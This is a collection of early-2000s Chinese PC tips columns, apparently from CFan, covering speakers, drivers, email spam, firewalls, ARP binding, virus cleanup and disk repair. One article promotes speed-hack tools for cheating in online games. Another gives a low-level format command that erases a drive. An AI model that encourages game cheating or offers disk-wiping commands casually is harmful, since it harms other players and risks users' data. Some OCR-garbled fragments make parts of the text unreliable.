对于2.1音箱，其摆放的高度同5.1前置的摆放相同，音箱和聆听者连线所成的夹角为大约45度角相对比较合适。重低音声道（低音炮）则还是应该按照上面介绍的那样尽量摆在中间。

对于4.1音箱，和5.1相比只是少了个中置音箱，因此前置和重低音的摆放可以完全按照2.1音箱的摆放方法，而后置音箱则按照5.1音箱后置音箱的方法摆放就可以了。

最后笔者在这里要指出的是，由于使用者的具体环境千差万别，因此，并没有一成不变的摆放方式。音箱的具体摆放将取决于房间的具体情况，大家可以参考上面介绍的方案，通过自己反复地调整和试听，一定能为音箱找到比较合适的摆放位置。也希望大家能通过对音箱位置的调整，充分发挥声卡和音箱的"威力"，为自己打造一个更鲜明、更精确、更具有震撼力的声效环境。

●音箱的打磨

许多的生产厂家设计和生产音箱时，出于成本的考虑，所以在一些看起来不重要的地方采用低档的元件，尽可能地简化不必要的设计，降低技术标准。这样一来，音箱的性能就大大打了折扣，所以有不少的爱好者利用这点做起了文章，通过自己动手打磨，使音箱的性能有了很大的提高，既锻炼了自己的动手能力，又挖掘了音箱的潜力。

对于这类的音箱，首选要更换的是音箱的电缆，高档的音箱采用的是高级无氧铜音响专用线材，可以降低电缆的阻抗，增强信噪比。其次音箱电源的变压器，通常劣质产品在这个地方偷工减料，所以在打磨时用2000微法以上的电解电容替换，当然是越大越好。还有就是要注意用小电容弥补大电容在高频滤波方面的缺陷。然后是切断某些所谓的三维音效处理芯片的供电，因为这些所谓的三维音效实际的效果并不是很好，还要影响整个音箱的输出效果。对于音箱来讲，功放的优劣有直接的影响，所以可以使用比较经典的如TDA7294、AD712、OPA2134等优质功放来替换。最后就是音箱内的耦合电容，这就不是选择大容量的电解电容了，无极性聚丙烯电容是比较好的选择，价格不是很贵，同时也减小了电源噪音，提高了低频的力度，听上去力量十足。

●音箱的维护

一般人们都没有想到音箱还要维护，在我们的观念中，主板、光驱、键盘、鼠标等是要时常维护的，这是个错误的观念，好的音箱不注意维护的话，同样会降低音箱的表现力。举例说，在听歌的时候都将音量开到最大，一旦遇到突然的高音必然有损喇叭，久而久之，输出的声音自然变得干涩、嘶哑。

音箱内全是电器元件，防湿防潮是必要的，要是长时间不使用的话，也要隔一段时间拷机。温度变化较大的地方也不适合放置音箱。

音箱功放芯片的致命伤是瞬间强电流的直接冲击，因此开电脑时最好关掉音箱或者把音量开到最小，电脑进入系统后才开始调节音量。关机时也同样先关音箱或者调低音量。

音箱有磁性，要避免靠近显示器之类的电器，同时也要远离强磁性的物体。

长时间大音量的使用一段时间后，最好是关掉音箱或者降低音量，这样可以延长电器元件的使用寿命。CF

□四川 冷星峰

ATA100驱动安装方法

ATA100无疑在一定程度上缓解了存储子系统给整个系统带来的瓶颈问题。购买了815E和815EP主板，却不能享受到应有的ATA100功能，这也是人们常常遇到的事情。通常的表现是在安装ATA100驱动时，出现了自解压之后，就不再出现ATA100的驱动安装，而直接跳回Windows桌面。

其实可以先安装主板芯片组的驱动程序，重新启动Windows后，再安装ATA100的驱动。大家可不能只注意到了VIA的四合一补丁，却忽视了Intel主板驱动的安装哟。不过，在Windows Me下可以直接安装ATA100的驱动程序。CF

变速软件大聚会

□文登 小胖

你是游戏新手，你是否正在为不能顺利过关而苦恼？

你是游戏高手，你是否正在为游戏主角笨得不能再笨，慢得不能再慢而心痛？

你的机器太慢，优化后也不见效果！怎么办？

所有的这一切都好办，只要你看完本文，就可找到全部答案……

加速类软件的元老——变速齿轮

从作者主页下载到的 ZIP 文件只有 58kB，解压后，得到两个目录（分别放有对应 Win98/Me 与 Win2000 两个版本的变速齿轮）及一个说明文件，大家可根据自己的系统选择相应的齿轮软件。下面我以 Win98 下的变速齿轮为例来说一下该软件的使用方法。

变速齿轮 For Windows 9x 的可执行文件名是“变速齿轮.exe”，启动程序后界面如图 1 所示。




图 1

如何使用它改变游戏的速度呢？程序刚启动时是原速，你可以用方向键或者鼠标移动滑杆，程序会显示设定的速度，例如降低 5 倍或者加快 7 倍等。这样你就有足够的时间看清飞来的子弹，从容躲开，游戏菜鸟也能当世界冠军了！

另外，其更大的用处是在网络游戏。用它改变速度后会使你练功、逃跑等快得出奇，同样在游戏中你还可以干坏事，如在对战游戏中用它加快速度杀人。该软件可以改变现在大多数流行的网络游戏，如石器时代、笑傲江湖等。

如果你的系统还是 Win97 及以下版本，需要下载 MFC42.DLL 文件，覆盖掉系统中的原文件。对系统已是 Win98，而又不能正常运行变速齿轮的兄弟可用此方法来解决问题。

新起之秀——兄弟变速器

它可以改变游戏及 Windows 本身的运行速度，全面支持 Windows95、97、98、98SE、Me、NT4、2000 等多种操作系统。

最新版大小仅 100kB，属绿色软件，无需安装，对于 Windows9x 可以即拷即用，而对 NT4 和 Windows2000 操作系统需稍加改动，把文件 zntport.sys 拷贝到 Windows 目录下的 System32 子目录中。另外在下载得到的压缩包中还附带了一个变速效果演示程序 demo.exe，运行它，并按照提示操作，就可以很明显地看到变速前后的效果。

软件运行后界面如图2所示。本软件的使用同样简单：在“设置速度 ”区域内，您可以拖动滑块选择速度，或者直接输入 50 — 20000 之间的速度值，完成后，按下“确认”。



图 2

另外软件作者还公布了采用 Visual C++ 编写的“兄弟变速器”的源代码，这对于爱好编程的 CFan 来说，可是福音哟。

金山游侠中的新功能——变速齿轮

在金山游侠III中也附带了一项加速功能，名曰“变速齿轮”。通过“变速齿轮”功能调节游戏的速度后，你可以快速达到通关的目的。它可方便地让用户调整游戏的速度，并可以随意将速度加快或减慢，最快可调整到原速度的8倍，最慢可调整到原速度的1/8。因该功能是集成到游侠中的，所以如果你用它配合金山游侠III中的其他功能，就可轻松搞定一款游戏。

请先打开金山游侠III，然后点击“游戏修改”左侧的“变速齿轮”按钮，打开如图 3 所示的页面，然后拖动滑块即可。




图 3

½éÉÜ


“变速齿轮”是世界上第一个可以改变 Windows 游戏速度的程序，它的出现，不但方便了游戏玩家，更重要的是让我们看到了国产共享软件的实力。“兄弟变速器”在这三款软件中可以说是功能最强大的一款，但大家在使用它提高系统运行速度时，一定要注意量力而行，切不可图高，毕竟系统能运行快，还是主要取决于机器本身的。游侠III中的变速功能，由于其集成到名牌商业软件中，又有实力强大的金山做后盾，所以用它还是能够应付一般需求的。CF

□重庆 傅凌进

自己动手安装字体

不管我们是不是搞文字处理的专业人士，字体，特别是中文字体对我们都很重要。然而，当你一不小心格式化 C 盘重装系统的时候，它们也就随风飘去，不见踪影。

Win98 只随身携带了“宋体”、“仿宋”、“楷体”和“黑体”这四种中文字体，连常见的“隶书”等都没有，所以在你重装 Windows 的时候，多多少少会带来几分麻烦，你只能手动添加这些字体。Office2000 的安装盘中隐含有几种字体，如“隶书”等。进入 Office 的安装盘，找到一个叫 Office1.cab 的文件，打开它，在这个压缩包中找到大小在 4MB 以上的 ttf 字体文件（如图），把它们解压到 C:\Window\Fonts 中（假设系统安装在 C 盘 Windows 目录下），这些字体就到你的电脑上了。CF



□北京 江德华

开关机记录无处藏

想知道你不在时，机器什么时候被人打开或者关闭过吗？金山毒霸.net可以帮助你做到这一点。

首先，你的机器里要安装有金山毒霸.net，并且启动金山病毒防火墙。然后，点击状态栏的“金山病毒防火墙”，打开金山毒霸的控制窗口，从“工具”菜单中选择“选项”，在“系统设置”中，选中“启动日志记录”复选框，“确定”，就这么容易，金山毒霸就会在系统打开、关闭时为你保持开关机记录。

如果要查看记录，只需打开“工具”菜单查看日志文件即可。在“日志文件”中，你可以看到类似的记录：

用户“jdh”在 2001-6-30 [6] 22:26:49 时启动程序

用户“jdh”在 2001-6-30 [6] 22:27:01 时启动病毒防火墙

用户“jdh”在 2001-6-30 [6] 22:28:10 时启动程序

用户“jdh”在 2001-6-30 [6] 22:28:12 时退出程序

用户“jdh”在 2001-7-1 [0] 4:07:45 时退出病毒防火墙

用户“jdh”在 2001-7-1 [0] 4:07:46 时退出程序

看见没有？有人在晚上10点半左右用你的机器，直到第二天4点多才关机。对于Win2000来说，如果在一台机器上设置多个不同的用户名和密码，就可清楚地知道是谁用的了。CF


□山东 阿龙

让ACDSee兼职播放影音文件

我们在用ACDSee浏览图像文件时，遇到AVI、MPG等格式的动画文件往往不能显示，要启动相应的播放程序才能查看。实际上，ACDSee 3.0以后的版本中已经内置了MPG和AVI等格式文件的解码器，通过简单的设置即可播放这些动画文件（包括声音文件）。具体方法如下：

1.启动ACDSee 3.1，点击“插件（Plug-Ins）/设置（Settings）”，弹出插件设置对话框，在这里对ACDSee 3.1的插件功能进行设置，使之能够以缩略图方式动态显示MPG、AVI等格式的文件。

2.选中其中的“ID_AVI.apl”插件，点击“属性”按钮，打开设置对话框，选择“选项（Option）”标签，软件默认为显示单幅图像，在这里选择下面的“播放动画（Play Animation）”，并可设置播放动画的总帧数和每秒播放的帧数（如图1），设置好以后确定，关闭对话框。



Í¼1

3.选中“ID_MPG.apl”等插件，也进行同样的设置。

现在选中AVI或MPG文件，在ACDSee的图片预览区域就会出现一个小小的播放器，并带有播放、音量、播放速度等控制菜单（如图2），我们可以方便地控制文件的播放。CF




图2

□北京 张在建

遭遇病毒启示录

大家遭遇过一个叫做win32.funlove.4099的病毒吗？该病毒通过网络传播，专门感染Windows32/9x/NT下的可执行文件，其生命力很强，虽然没有明显的破坏力，但是却可以明显减慢机器运行速度，而且对网络服务器有着较大的威胁，因为它可以使一般用户具有管理员的权限。该病毒的发病机理是机器受到感染后，在Windows\System下生成一个叫flcss.exe的文件，该文件包含了病毒代码，当机器启动时，该文件在后台执行，并感染机器上其他文件。

一日实验室遭遇了该病毒，因为实验室的系统为客户/服务器结构的，服务器为Windows文件系统，也遭受了感染。当用KV3000等工具清除自己机器上的病毒后，再访问服务器时又会受到感染，而当服务器上的病毒清除后，别的还没有杀完毒的机器再访问服务器时又会把病毒带给服务器。如此循环往复，病毒总是清除不掉。单机杀毒没有问题，但网络环境把问题复杂化了。到赛门铁克公司的网站找到了一个叫做fixfun.exe的工具，该工具运行于DOS环境下，专门清除funlove病毒。于是开机，按F8进入DOS模式，运行该工具查杀funlove病毒，以后机器果然再没有感染过。

高兴之余，就想看看这个不足30kB的小工具到底做了些什么。查找磁盘文件时在Windows\System下发现了一个名为flcss.exe的目录。突然想到这个目录是不是fixfun工具建立的呢？查看其建立时间，恰好是运行fixfun.exe的时间。于是在我们所有的机器的Windows\system目录下建立flcss.exe的目录，果然以后就再没有win32.funlove病毒发作的报告。因为已经有一个同名的目录，该病毒建立文件失败。

这给了我一个很好的启示，其实有些病毒并非那么“高深”，关键是遇见病毒不要慌张，要仔细查明它的‘身份’，说不定就会找到防治的简单方法，甚至无需借助于任何工具。CF

□江苏　韶亚军

巧用WPS Office 找回 FoxMail个人地址簿

FoxMail3.11对于3.0作了一个重大的改进,就是设立了公共地址簿和个人地址簿,个人地址簿下的地址对不同账户独立分开,相应账户只能够看到本账户的地址簿,这在一定程度上达到了保密的目的。但是,有时我们会误把带有个人地址簿的账号给删除掉,这时候进入FoxMail后就再也看不到个人地址簿中的内容了。其实，巧妙地利用 WPS Office 中的邮件管理程序就可以找回这些地址簿。具体操作如下:


1.启动WPS Office,右击任务栏,选择“电子邮件程序”。


2.单击“文件/导入/地址簿”命令,选择“导入FoxMail3.0地址簿”(尽管这时选择“导入FoxMail3.0地址簿”,但经笔者试验,完全可以导入FoxMail3.1的地址簿)。

3.点击“下一步”按钮，选择FoxMail安装文件夹下Address文件夹下的扩展名为.IND和.BOX文件，它们都是FoxMail的地址簿文件，而一般个人地址簿都放在AAAAA0.IND、AAAAA0.BOX、AAAAA1.IND、AAAAA1.BOX、AAAAA2.IND、AAAAA2.BOX……的文件里,如图1。注意,相应的.IND和.BOX文件不能够搞错了,必须一一对应,否则无法导入成功。

4.点击“下一步”即可完成,如果有多个文件,可以重复2、3步，直至全部导入成功为止。

5．点击工具栏上的地址簿按钮可以发现，FoxMail中的个人地址簿的内容已经成功导入了，如图2。您就可以给他们发送邮件了。CF


Í¼1


图 2

彻底拒绝 垃圾邮件

□四川　冯小民

相信大家的信箱经常会收到一些垃圾邮件，有时甚至有一些不健康的内容，有的垃圾邮件非常大，甚至撑破了你的信箱。我们如何彻底拒绝垃圾邮件呢？

1.如果你已经收到过“垃圾邮件”，请不要回复它们，最好的对付办法就是对它不理睬，直接将发送人地址加入拒收邮件发送者清单。

2.不要随便公开电子邮件地址，不要随意填写表格。

3.利用信箱或者邮件收取软件的垃圾过滤功能。

WEB信箱过滤的设置方法与设置转信过滤比较类似，在邮件收取软件中也可以设置过滤功能，比如在FoxMail中通过设置其“过滤器”规则（可以设置多条过滤规则层层过滤），就可以阻止接收或者直接删除符合某些特征字符串的邮件。

4.重新申请一个免费邮箱。

5.用专用工具来处理，这类工具有Spamkiller、Kill The Spams、MailSweep、SpamEater Pro等。下面以Spamkiller为例进行讲解。


Spamkiller号称“垃圾邮件杀手”，它是一个功能非常强大的邮件检测、邮件过滤、远程邮箱管理的工具。Spamkiller提供了简单易用的过滤向导，使用户可以非常轻松地建立自己的过滤器。它对每个到来的邮件都会进行全面的审查，包括邮件头、内容、附件，从而使垃圾邮件没有可乘之机，而且你可以将朋友的邮件地址定为友好地址。

安装结束后，运行之前先要按照向导提示设置默认的邮件收发程序、导入地址簿、要检测的邮箱(包括账户名称、POP3以及SMTP服务器地址登录密码）等。设置完成后进入主画面，如图所示，单击顶端的“Check”或者“Check All”按钮，它会依次检测刚才所设置的邮箱，检测完成后将在“Inbox”下显示检测邮箱中的邮件列表。选中某一邮件，单击右边的“Details”按钮，可以查看该邮件头的详细信息。

如果检测到符合其默认设置的垃圾邮件，Spamkiller将会发出一声枪响，表示“枪毙”了一封垃圾邮件，接着可以根据设定删除之或对它做个特殊标志放在收件箱中，建议不要选自动删除，以免把一些本不是垃圾但被它认为是垃圾的邮件删掉，可以先将它们保存起来，然后核实一下。

添加拒收邮件和发信地址：在“Inbox”中选择邮件，单击右边的“Add filter”按钮，软件将给出五种过滤方式供选择设置。

添加可靠发送地址：为了确保可靠地址发来的邮件不被清除掉，可以选中邮件，然后单击“Add friend”按钮弹出一个窗口，在“Address type”中设置保存发送地址的方式（单一地址、分组保存和添加到邮件列表）。



另外，单击“Complain”按钮可以向垃圾邮件发送服务器的管理员发信，让他管管乱发邮件的家伙。单击“Update”标签，然后单击窗口右边的“Check for new”可以完成自动升级。

让垃圾邮件无影无踪吧！CF

□江苏 刺猬

体验Windows XP中的防火墙

最新版本的Windows XP除内置的IE6.0外，还特别提供了防火墙功能，虽然比不上Norton等专业的防火墙工具，但也可在一定程度上保护我们的系统。它支持多用户，有拒绝Ping、完全的网络地址转换、边界防卫等功能，可与系统中已经安装的个人防火墙搭配使用。

在缺省情况下，防火墙功能是被系统关闭的，必须手工激活才可生效。下面，笔者分两种情况来介绍。

1.拨号上网用户

从“开始/设置/网络连接”中找到已建立的拨号连接，如“163”，右击打开“属性”对话框，点击“高级”标签页，如图1所示。在“Internet连接防火墙”下有一个“限制或阻止来自Internet的对此计算机的访问来保护我的计算机和网络”复选项，直接勾选即可启用防火墙服务。

2.LAN或高速Internet用户

对通过局域网浏览Internet的用户来说，只要在“开始/设置/网络连接”中右击“本地连接”，在“本地连接属性”对话框中点击“高级”标签页，这里的“Internet连接防火墙”下同样有一项“通过限制或阻止来自Internet对此计算机的访问来保护我的计算机和网络”复选项，仍旧勾选就可以了。如果你想对防火墙作更进一步的设置，可以点击右下角的“设置”按钮打开如图2所示窗口，进行更详细和更强大的设置。CF



图1



图2

FlashGet通过建立不同的类别，实现对下载文件的分类管理，每种类别指定一个目录，用于存放所有指定下载到该类别的文件。在FlashGet运行界面左侧的窗口中，我们可以像使用“资源管理器”那样查看各类别下的文件，并通过右下边的窗口了解下载文件的一些详细信息（如下载网址、注释、文件在硬盘上的存放路径、文件大小等）。

有时我们需要将某类别（或所有类别）中的下载文件“搬家”，转移到其他的磁盘目录下，如果我们直接利用操作系统的文件管理功能，将文件“搬”到目标磁盘目录下，会造成FlashGet下载数据库中的信息与具体的文件不同步，我们也就不能再利用FlashGet有效地管理这些文件了。其

□湖北 吴汉北

FlashGet下载文件巧搬家

实我们可以通过FlashGet来完成文件移动。移动下载文件分两种情况：

1.文件在各类别间的移动。可利用FlashGet提供的拖拽功能进行，只需简单的拖动，就可以把下载的文件从一个类别转移到另一个类别。

2.将文件移动到某一指定磁盘目录中。这种情况的操作稍微复杂一点，下面举例说明。例如，要将“软件”类别中的文件由C:\download移至D:\download，具体操作如下：

（1）首先，通过菜单“类别/新建类别”命令，创建一个临时类别。

（2）选中“软件”类别中的所有文件，单击鼠标右键，选择“移至”，弹出“移动”对话窗，在“移动项目到选定的类别中”选中刚建立的临时类别，确定。

（3）打开“软件”类别的属性对话框，在“默认的目录”项中将文件目录C:\download更改成新的磁盘目录D:\download。

（4）将临时类别下的所有文件移动到“软件”类别中。

（5）通过几次操作即可移动所有的类别。

注意：不管是第一种情况还是第二种情况，在类别间移动文件，弹出“同时移动文件”对话窗口的时候，都要选择“是”。如果选择“否”，则只更改下载数据库中文件所属类别的信息，而文件在硬盘上的实际存放位置并未改变。CF

整合Flash电影

□秦皇岛 王海瑶

当你需要用Flash制作一个大而复杂的电影（Movie）时，你可能会想要将这个大电影分成几段，每段单独制作一个子电影，最后再将各个子电影整合起来，成为一个完整的大电影，下面就给大家介绍一种整合子电影为大电影的方法。

假设有Movie1和Movie2两个子电影，要将它们整合。首先打开电影Movie1，我们需要将Movie1里Scene1的所有影帧圈选起来（单击第1个图层的第1个影帧，然后按下Shift键不放，再单击最后一个图层的最后一个影帧），然后用鼠标右键单击最后一个影帧，在出现的快捷菜单中选择Copy Frames（拷贝影帧）命令。

打开电影Movie2，执行Insert/Scene（插入/场景）命令，增加一个新的场景，这时在窗口的左上角会出现Scene2字样，现在不用理会场景的名称与排列顺序，到最后再做调整。用鼠标右键单击新的Scene2里的第一个影帧，在出现的快捷菜单中选择Paste Frames（粘贴影帧）命令。

执行Windows/Inspectors/Scene命令，激活场景对话框，用鼠标直接拖动场景的名称进行上下调整即可改变影片的播放顺序，双击Scene工作面板里的各场景名称字样，可以激活对话框更改场景名称。按Ctrl+Enter键看看整合后的效果吧！CF

“实用技巧一点通”专栏

软硬兼施改板载声卡

□武汉 崔新潮

朋友有一主板集成有AC97声卡，声卡音量小，用耳机时几乎听不见，麦克风输入音量也很小，而且容易突然没有声音，重启后可恢复正常。可他又觉得没有加一块新声卡的必要，看来只有我帮他升升级了。

1.买来一个立体声的3.5mm的插座(0.5元)，将音箱拆开，在音箱的前面板上钻一个孔，固定立体声插座。将插座焊在音箱的输出电路上，用音箱的功放来推动耳机，这样声音就大多了。接线要求是平常用音箱放音，当插入耳机时，用耳机放音而音箱断开。

2.从网上下载一个MVP4主板AC97声卡的新驱动，能将麦克风的灵敏度提高20dB。

3.按照前两步升级之后，语音聊天就基本没有太大问题了。但为什么声卡有时能正常工作而有时不能呢？而且刚开机时没有问题，用了1到2小时就会有问题。估计是热量的问题，想起BX的芯片组上就有散热片，于是在稍大的主板芯片上安装了一个显卡散热片和风扇。还真见效，不论开机多长时间声卡都能正常工作了。CF

恢复IE浏览器标题栏

□江苏 红枫林

有时候我们在浏览一些网站网页的时候，IE浏览器的标题栏会被修改成一些无关的提示信息，比如“欢迎来到××网站”之类的提示信息，或者干脆在标题栏就没有IE浏览器的提示信息了，这是由于网站故意修改IE标题栏所造成的。如果要清除被修改的IE标题栏使之恢复正常显示，可以通过修改注册表来实现。只要将注册表中的HKEY_LOCAL_MACHINE和HKEY_CURRENT_USER下的相关键值删除，就可以恢复IE浏览器标题栏了。

方法如下：打开注册表编辑器，然后展开“HKEY_CURRENT_USER/Software/Microsoft/Internet Explorer/Main”，并将窗口右侧的‘Window Title’键值及其数值删除，完成以后，还要将‘HKEY_LOCAL_MACHINE/Software/Microsoft/Internet Explorer/Main”下的“Window Title”键值及其数值删除，退出注册表，重新启动计算机后就可以将IE浏览器标题恢复为正常显示了。CF

夺回你的IP

□山东 八折

不知道你有没有这样的经历？在单位的局域网中，原本属于你的IP地址却经常被别人盗用。其实DOS命令ARP就可以让你放心独享你的IP，具体的格式如下：

arp -s 10.67.148.99 00-C3-89-A2-E2-21

其中-s参数是增加相应的IP与物理地址(也就是网卡地址)的绑定，这样一来你的IP将只对应你机器的网卡地址，就再也不用怕别人盗用你的IP了。后面那串网卡地址是怎么来的呢？用Winipcfg看看就明白了。CF

网上巧输繁体中文

□北京 谢小华

现在，大多数个人计算机都装有繁体中文支持，这使我们可以方便地浏览以Big5码制作的港台繁体中文网站，但是这样并不能输入繁体中文。当你登录了一家繁体中文站点，在其BBS发表言论、登记个人资料或使用检索时，如果使用咱们常用的简体中文输入法，对方看到的都是乱码。怎么解决此问题呢？我试过安装IE5.5中带的繁体中文输入法，结果装好后发现其输入法是台湾的，没有学过(相信大家也跟我一样)，使用一些转换平台，效果也不好。最近，无意中找到一个“妙”法，与大家分享。

方法很简单，当你需要在繁体中文网站上输入信息时，打开Word，使用大陆的各种简体中文输入法在Word文档里键入你的内容，然后用鼠标将这段文字选中，再点击工具栏上的繁体中文转换按钮将其转换为繁体中文，复制粘贴即可。CF

DreamWeaver4三小招

□甘肃 小蓉

招数一:从外部文档中粘贴时，如果只要文字而不想要其格式，可以使用“Edit→paste as text”命令，不要直接用Ctrl+V。

招数二:当有浏览者使用Netscape4.0浏览页面时，在改变窗口大小的时候页面会花掉。在制作网页时就应该考虑到这个问题，可以通过点击“Command→Add/Remove Netscape resize fix”来加以解决。

招数三:不要在同一个页面同时使用表格和层来布置，在Netscape中会导致混乱，从属关系除外。CF

Office XP中文语言接口的安装

□山东 姜开宝

Office XP比Office 2000更进一步采用了与语言无关的程序内核技术，用户可随时选择多种语言使用，安装时与Office 2000也有所不同。Office XP默认安装是英文，如要运行中文Office XP，还需安装中文语言接口。下面就介绍如何在Win98下安装Office XP中文语言接口。

1.安装。运行Office XP光盘Chinese目录下的setup.exe文件，用鼠标点击“I accept the terms in the license Agreement”前的方框，选“Next”。接下来显示用户安装内容，有四个项目可选，有常见的“Install Now”、“Complete”、“Custom”，还有“Proofing tools only”项，即“校对工具安装”，用户根据需要选择后安装，最后显示中文简体语言接口安装成功。

2.设置语言。接口安装完成后，执行如下操作:“开始/程序/Microsoft Office Tools/Microsoft Office XP Language Settings”，进入Office XP语言设置程序，点击“User Interface”，在其中的“菜单和对话框显示”、“帮助显示”两项中选“Chinese(Simplified)”，点两次OK即完成设置。

用此程序可以随时为Office XP选择英文或其他语言。CF

MP3巧合并

□天津 于远涛

我的电脑里存了几百兆MP3歌曲，每次选择自己常听的一些音乐时，找呀找，非常麻烦。最近找到了一种方法，可以用WinZip软件把这些常听的音乐合并为一个文件，简直太爽了。

方法很简单：选择要合并的文件，点右键，选“Add to Zip”，在弹出的对话框里有“Compression”一项，选择“None”，也就是不进行压缩，然后起一个文件名，比如“love”，完成后生成一个“love.zip”文件，再把它改成“love.mp3”，听听吧！再改回zip文件，还可以解压出原来的文件。这个方法也适用于其他多媒体文件，大家不妨一试。CF

玩游戏时切回桌面大法

□福建 蔡啸杰

喜欢玩游戏的你是不是有时需要从游戏切换出来，看攻略……看看下面的切换大法吧！

1.最基本的方法：Alt+Tab。这对大约90%的游戏有效。

2.有些游戏锁住了Alt+Tab键，这种情况下可以试试Ctrl+Esc，也可以切回去。

3.如果还不行，那就可以在运行游戏之前启动FPE等修改软件，然后在游戏过程中按下这些修改软件所要求的热键(比如“*”键)，自然就会跳回桌面喽(金山游侠是直接在游戏界面中弹出)。

提醒大家注意:在切换之前最好存盘，因为有些游戏很消耗内存，万一死机可就麻烦了。CF

中途更换墨盒

□山东 章咏

刚换下的EPSON空墨盒千万别扔，立刻重新装上，你会看到系统显示该墨盒是满满的。这是因为机内有自动监控墨盒状态的功能，重装后它便复位，所以显示是满满的了。而实际上墨盒内只是有一点残留的墨水，别小看这点墨水，用它打印A4的图片能打好几张呢！

不过，新的问题出来了。当打印出的页面已惨不忍睹时，说明那点余墨也全部耗尽了，真的到了更换新墨盒的时候了。这时用正常的更换方法即按住“清洗”键让打印头左移显然不可能了，因为此时打印机还认为墨盒内有墨，执行的是清洗命令。而用手移动打印头则是操作规程严禁的。这该如何办呢？其实很简单：在送纸盒内没有纸的情况下，按住“进纸／退纸”键，则打印头就左移至更换位置了。本人使用机型：EPSON STYLUS PHOTO EX2。CF

低格硬盘引起的思考

□北京 hmily

本人在以前的计算机操作过程中，从未涉及硬盘的低级格式化，但最近连续两次遇到了特殊的硬盘故障，最后都通过硬盘的低级格式化解决了问题。

实战1：一次是在一台386机器上，装有200MB硬盘，硬盘使用DOS3.3操作系统，由于硬盘主引导程序损坏，导致无法引导操作系统。维护人员记得以前备份过硬盘主引导扇区，找到一张存有引导记录的软盘，写入硬盘0面0道1扇区后，还是无法启动。后来发现写入硬盘的引导记录是一台装有DOS6.22操作系统的硬盘引导记录。用FDISK无法识别此分区，当然也就无法删除分区。后来从软盘启动DOS6.22操作系统，顺利删除硬盘分区，但无论是用DOS3.3系统，还是DOS6.22操作系统都无法再建立新分区，硬盘灯始终处于亮的状态。

后来找到一个叫HDINIT的硬盘初始化程序，打入HDINIT C:命令对硬盘进行低级格式化，历经1个小时的时间格式化完毕，重新启动DOS3.3对硬盘分区，一切操作过程正常。

实战2：另外一次是在一台MMX586/200机器上，装有2GB硬盘，硬盘中装有Windows 95操作系统，原来运行一切正常，后来在Windows 95状态下安装XING3.02软解压软件，安装之后运行此程序试播放VCD影碟，中途死机，重新引导系统再也无法从硬盘启动。用Windows 95的启动盘引导系统，用SYS C:传送系统，提示硬盘无法写入，打入C:试图进入C盘，显示无效驱动器，重新开机检查CMOS并重新自动识别硬盘，硬盘参数等一切正常。重新从A驱引导操作系统，并运行FDISK程序，发现硬盘分区依然存在。由于当前硬盘中还没有安装太多的内容，决定删除分区重新分区，但删除之后再无法建立分区，情况与第一种情况极为类似，分区操作时处于死机状态。通过调整CMOS设置，原使用LBA模式，后改为LARGE模式并重新分区，只能分出一个407MB的分区，再分区提示无可用空间，并且此407MB的分区无法进行Format格式化。最后同样采用低级格式化方式打入HDINIT C:命令，经过40分钟左右的时间，重新分区一切正常，硬盘恢复使用。

从以上情况来看，硬盘的低级格式化在硬盘的维护过程中还是必不可少的，但由于硬盘低级格式化时，磁头处于高速运行状态，对硬盘寿命有所影响，必须谨慎进行，只能在没有其他办法时为之。可实现硬盘低级格式化的方式很多，比如有的机器CMOS设置程序中具有低级格式化程序，某些品牌机的维护软盘也可能存在专用的低级格式化程序。此外还有一些很方便的专用工具软件，比如QAPLUS就具有硬盘初始化功能，本文所提及的软件HDINIT也是一个理想的硬盘低级格式化软件。通过笔者的使用，此软件从以前的10MB、20MB硬盘，到目前使用的1GB、2GB硬盘都可以顺利初始化，且安全可靠。由于目前机器上的大硬盘都使用硬盘逻辑参数模式，比如LBA模式，硬盘低级格式时将直接从CMOS中读出硬盘参数。如果当前硬盘使用逻辑参数（如LBA模式），则按此逻辑参数进行格式化，但从笔者的使用来看，这些对硬盘的低级格式化并无影响，只是具体区域格式化时的先后顺序不一致，无论采用哪种逻辑参数进行格式化，都可以改变到其他模式并正常使用硬盘。CF

实战三鼠标

□西安 李晓安

三岁的儿子迷上了电脑，可小手抓不住我用惯了的大鼠标，为此，我专门为他配备了“迷你鼠”，而妻子又嫌我的鼠标太大，儿子的鼠标太小。在全家人争用电脑的大战中，不得不因为更换各自惯用的鼠标而频繁拔插。既然电脑可以使用双BIOS、双CPU、双Modem……而鼠标有PS/2型、串口型、USB型三种接口，那么三鼠标应该没多大问题吧？！

我用的是ATX电源、Intel810主板、Windows Me系统，原来装的是PS/2迷你鼠。在关机状态下，插上串口大鼠标，开机，系统并没有自动识别出串口鼠标。打开“控制面板”的“添加新硬件”搜索新硬件，搜索完毕后在详细列表中出现“Standard Serial Mouse”选项，安装驱动程序。此时，新接的鼠标已能移动屏幕上的指针。打开“控制面板/系统/设备管理器”查看鼠标，除正常的PS/2兼容型鼠标端口外，多了一项“Standard Serial Mouse”，屏幕上只显示一个指针，但两个鼠标都可以控制它。

